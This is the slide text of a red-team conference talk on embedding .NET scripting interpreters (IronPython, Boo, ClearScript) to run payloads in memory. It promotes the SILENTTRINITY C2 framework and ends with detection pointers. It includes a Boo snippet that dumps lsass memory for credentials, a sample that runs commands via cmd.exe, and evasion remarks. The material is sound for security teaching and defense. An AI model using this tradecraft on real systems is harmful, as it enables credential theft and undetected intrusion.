

Red Team Level over 9000!

Fusing .NET Payloads with Scripting Languages: Introducing BYOI Payloads (**B**ring **Y**our **O**n **I**nterpreter)

Whoami

- Marcello (@byt3bl33d3r)
- Work for BlackHills InfoSec

<https://www.github.com/byt3bl33d3r>



Agenda

- Motivation
- Some Key .NET Framework Concepts
- Embedding Interpreters/Engines
- Some BYOI Payload Examples & Demos
- Weaponizing BYOI payloads in under 2 min
- SILENTTRINITY
- Detection
- Q&A



Motivation

1. Offensive PowerShell tradecraft == Zombie
2. C# tooling migration has operational disadvantages
3. I really like scripting languages
4. I like developing "weird" tools



WTH is a .NET Assembly?




© Black Hills Information Security
[@BHInfoSecurity](https://twitter.com/BHInfoSecurity)

WTH is a .NET Assembly?



© Black Hills Information Security
@BHInfoSecurity



Both .NET
assemblies !

WTH is a .NET Assembly?

.NET assemblies != Native EXEs/DLLs



.NET Languages



© Black Hills Information Security
[@BHInfoSecurity](https://twitter.com/BHInfoSecurity)

.NET Languages



F#



IronPython



IronRuby



Assembly.Load()

Accepts a byte array!

Equivalent of
Reflective DLL/PE injection!!



Go deeper!

All the defenses
are here!



No defenses here
if .NET < 4.8



IronPython




F#

IronRuby



Embedding Interpreters/Engines



I'M GONNA MAKE SOME WEIRD SHIT

Embedding Interpreters/Engines

<https://github.com/fullmetalcache/PowerLine>

```
//Runs powershell stuff
MyPSHost myPSHost = new MyPSHost();
Runspace rspace = RunspaceFactory.CreateRunspace(myPSHost)
rspace.Open();
Pipeline pipeline = rspace.CreatePipeline();
pipeline.Commands.AddScript(command);
pipeline.Commands[0].MergeMyResults(PipelineResultTypes.Error, PipelineResultTypes.Output);
pipeline.Commands.Add("out-default");
pipeline.InvokeAsync();
```

```
$Source = @"
using Microsoft.SharePoint.Publishing.Administration;
using System;

namespace StefanG.Tools
{
    public static class CDRemoteTimeout
    {
        public static void Get()
        {
            ContentDeploymentConfiguration cdconfig = ContentDeploymentConfiguration.GetInstance();
            Console.WriteLine("Remote Timeout: "+cdconfig.RemoteTimeout);
        }

        public static void Set(int seconds)
        {
            ContentDeploymentConfiguration cdconfig = ContentDeploymentConfiguration.GetInstance();
            cdconfig.RemoteTimeout = seconds;
            cdconfig.Update();
        }
    }
}@

Add-Type -ReferencedAssemblies $Assem -TypeDefinition $Source -Language CSharp
```

C# Code



Common Problems when Embedding Interpreters

- Embedded language is going to require .NET > v4.0
- The embedded language is going to need some DLLs to run (.NET assemblies)
- The required assemblies are (usually) not installed by default
- Depending on the “host” language, you’re going to need to resolve the needed DLLs on runtime before you start the actual Interpreter up



Loading the Required Assemblies

Which method you use depends heavily on the language you're embedding into:

- Because of Assembly.Load() we can do load them in-memory without touching disk
- Passing the raw bytes of the assemblies to Assembly.Load() to load them into the current AppDomain
- Hooking the AppDomain.Assembly.Resolve Event
- Using Module Initializers



IronPython!

- <https://ironpython.net/>
- <https://github.com/IronLanguages/ironpython2>
- Implementation of Python on top of the .NET framework
- The module used to call native methods breaks when the language is embedded ☹

IronPython



Embedding IronPython in C#/Powershell

<https://github.com/byt3bl33d3r/OffensiveDLR>

- SharpSnek.cs & Invoke-Ironpython.ps1
- IronPython requires 4 .NET assemblies to run:
 - IronPython.dll
 - IronPython.Modules.dll
 - Microsoft.Scripting.dll
 - Microsoft.Dynamic.dll



Boolang... OMFG

- <https://github.com/boo-lang/boo>
 - Love Child between Python and C#
 - Syntax heavily inspired by Python
 - Can call Native Functions!!!! (no calls to csc.exe, everything is truly in memory!)

```
1 import System.Runtime.InteropServices
2 from System.Diagnostics import Process
3 from System.IO import FileStream, FileMode, FileAccess, FileShare
4
5 [DllImport("Dbghelp.dll", EntryPoint:"MiniDumpWriteDump")]
6 def minidumpwritedump(hProcess as int, ProcessId as int, hFile as int, DumpType as int, ExceptionParam as int, UserStreamParam as int, CallbackParam as int)
7     ...pass
8
9 procname = 'lsass'
10 ids = Process.GetProcessesByName(procname)
11 for pid in ids:
12     file = "DUMPFILE_PATH"
13     fs = FileStream(file, FileMode.Create, FileAccess.ReadWrite, FileShare.Write)
14     minidumpwritedump(pid.Handle, pid.Id, fs.Handle, 0x00000002, 0, 0, 0)
15
16 output = "Dumped to $file"
17
```



Embedding Boo In C#/PowerShell

<https://github.com/byt3bl33d3r/OffensiveDLR>

- runBoo.cs & Invoke-Jumpscare.ps1
- Boo requires 3 .NET assemblies to run:
 - BooLang.dll
 - BooLang.Compiler.dll
 - BooLang.Parser.dll
- PowerShell:
 - We just call Assembly.Load() on the DLLs before initializing the Interpreter
- C#:
 - We hook the Assembly.Resolve event

ClearScript ??

<https://github.com/microsoft/ClearScript>

<https://microsoft.github.io/ClearScript/Tutorial/FAQtorial>

2. OK, so what's ClearScript?

ClearScript is a library that allows you to add scripting to your .NET applications. It supports [JScript](#) and [VBScript](#) out of the box and in theory can work with other [Windows Script](#) engines.

New! ClearScript 5 supports the [V8](#) high-performance open-source JavaScript engine. Unlike Windows Script engine instances, V8 instances have no thread affinity and are suitable for server-side asynchronous scripting.

It's an official MS project!




Embedding ClearScript in C#/PowerShell

```
using System;
using Microsoft.ClearScript;
using Microsoft.ClearScript.Windows;

namespace EmbeddedClearScript
{
    class Program
    {
        static void Main(string[] args)
        {
            using (var engine = new JScriptEngine())
            {
                var script = @"
var clr = xHost.lib('mscorlib', 'System', 'System.Core', 'System.Runtime.InteropServices');
clr.System.Console.WriteLine('Hello from JScript!');

var shell = new ActiveXObject('Wscript.Shell');
shell.Exec('cmd.exe /c calc.exe')
";
                engine.AllowReflection = true;
                engine.AddHostObject("xHost", new ExtendedHostFunctions());
                Console.WriteLine("Executing script");
                engine.Execute(script);
            }
        }
    }
}
```



Embedding ClearScript in C#/PowerShell

<https://github.com/byt3bl33d3r/OffensiveDLR>

- Invoke-ClearScript.ps1
- If you only want to run Jscript/VBScript you only need 1 Assembly (ClearScript.dll)
- If you want to run the high-performance V8 Javascript engine you need 3-4 more



.NET Alchemy Recipes (Choose your favorite language!)

- <https://github.com/xanathar/moonsharp> (**Lua**)
- <https://github.com/NLua/NLua> (**Lua**)
- <https://github.com/sebastienros/jint> (**JavaScript**)
- <https://github.com/RyanLamansky/dotnet-webassembly> (**WebAssembly**)
- <https://github.com/microsoft/ClearScript> (**JScript, VBScript & JavaScript**)
- <https://github.com/IronLanguages/ironpython2> (**Python 2**)
- <https://github.com/IronLanguages/ironpython3> (**Python 3, still not ready**)
- <https://github.com/IronLanguages/ironruby> (**Ruby**)
- <https://github.com/boo-lang/boo> (**Boolang**)



Bonus Round (Standalone .NET Language Compilers)

- Some of these languages come with standalone compilers
- If you use the standalone compilers to compile your scripts, the executable that it generates will run everywhere regardless of the .NET version
- This is probably the easiest way to weaponize scripts quickly *without* embedding them



Taking Advantage of Existing Tooling

- There's a lot of C# tooling out there
- Porting over C# to another .NET language can be tedious
- SharpDevelop 4.4! (Not the latest version)




DEMO!

SharpDevelop's C# to Boo Converter



© Black Hills Information Security
[@BHInfoSecurity](https://twitter.com/BHInfoSecurity)



SILENTTRINITY

<https://github.com/byt3bl33d3r/SILENTTRINITY>

Some Cool v0.4.5 Features

- Jitter & Sleep
- Multiple Callback Domains
- Uploads/Downloads
- Pypykatz Integration
- AzureCI Build Pipeline for the C# Assembly
- Lots of Bugs Squashed
- Around 60 Post-Ex Modules!



Detection



© Black Hills Information Security
[Twitter: @BHInfoSecurity](https://twitter.com/BHInfoSecurity)

Detection

.NET 4.8 has AMSI integration

- CollectDotNetEvents.ps1 by @mattifestation
(<https://gist.github.com/mattifestation/444323cb669e4747373833c5529b29fb>)
- krabsETW (<https://github.com/Microsoft/krabsetw>)
- SilkETW (<https://github.com/fireeye/SilkETW>)
- ModuleMonitor (<https://github.com/TheWover/ModuleMonitor>)
- Luke Jenning at BlueHat v18 || Memory Resident Implants Code injection is alive and well
- <https://www.countercept.com/blog/hunting-for-silenttrinity/>

Thank you Ryan Cobb!

@cobbr_io



Detection

CLR v4.0.30319.0	ConcurrentGC...
Appdomain: SharedDomain	Shared
mscorlib	DomainNeutr... C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\mscorlib\d6009efb32eefdd2f5855cd2d60c54\m...
Appdomain: SILENTTRINITY.exe	Default, Exec...
Anonymously Hosted Dynam... Dynamic	Anonymously Hosted DynamicMethods Assembly
Boo.Lang	Boo.Lang
Boo.Lang.Compiler	Boo.Lang.Compiler
Boo.Lang.Interpreter	Boo.Lang.Interpreter
Boo.Lang.Parser	Boo.Lang.Parser
IronPython	IronPython
IronPython.Modules	IronPython.Modules
Microsoft.CSharp	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\Microsoft.CSharp\cd872a2b5b3dc3f89267104be0...
Microsoft.Dynamic	Microsoft.Dynamic
Microsoft.Scripting	Microsoft.Scripting
Microsoft.VisualBasic	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\Microsoft.VisualBasic\d4c6f7ca494728e555faa6...
SILENTTRINITY	C:\Users\user2\Downloads\SILENTTRINITY.exe
Snippets.scripting	Dynamic Snippets.scripting
System	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System\f12f1c3986f2a9a38dfc305c3ed40745\Sy...
System.Configuration	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Configuration\b862122a674f50e89877b5...
System.Core	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Core\97e1b601ad30870cef84d68ac041fc...
System.Drawing	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Drawing\8438734195e161c28ba31bb241...
System.Dynamic	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Dynamic\c954b3414cbc3b632cfba47abf2...
System.IO.Compression	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.IO.Cb3b124c8#\3af0b0d2af3529cb74d48...
System.Management	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Management\b6ebc85ce4f4221dd05ff76e...
System.Numerics	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Numerics\f3d09916c771f2293d942d1ec7...
System.Runtime.Serialization	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Runtime.Serialization\834f20f9b6662b78aefc...
System.ServiceModel	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.ServiceModel\eb590fce3cd104be1441e0...
System.ServiceModel.Activat...	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.ServiceModel.Activat...\b6efe1bf4bbfde2272c2b...
System.Web	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Web\5332727c5bd49aae2731cf49f72677...
System.Web.ApplicationServi...	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Web.8dc504e4#\56d006084eacfdf04b1...
System.Web.Extensions	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Web.28b9ef5a#\8d09f0caa087ced0acf2...
System.Xml	Native C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Xml.8654-90221-20447-9-9-1020-f6...

No image
backing



Q&A



© Black Hills Information Security
[Twitter: @BHInfoSecurity](https://twitter.com/BHInfoSecurity)

Marcello (@byt3bl33d3r)

<https://github.com/byt3bl33d3r>

@BHinfoSecurity

<https://www.blackhillsinfosec.com/>

SILENTTRINITY code is here:

<https://github.com/byt3bl33d3r/SILENTTRINITY>

Embedded Payload Code:

<https://github.com/byt3bl33d3r/OffensiveDLR>

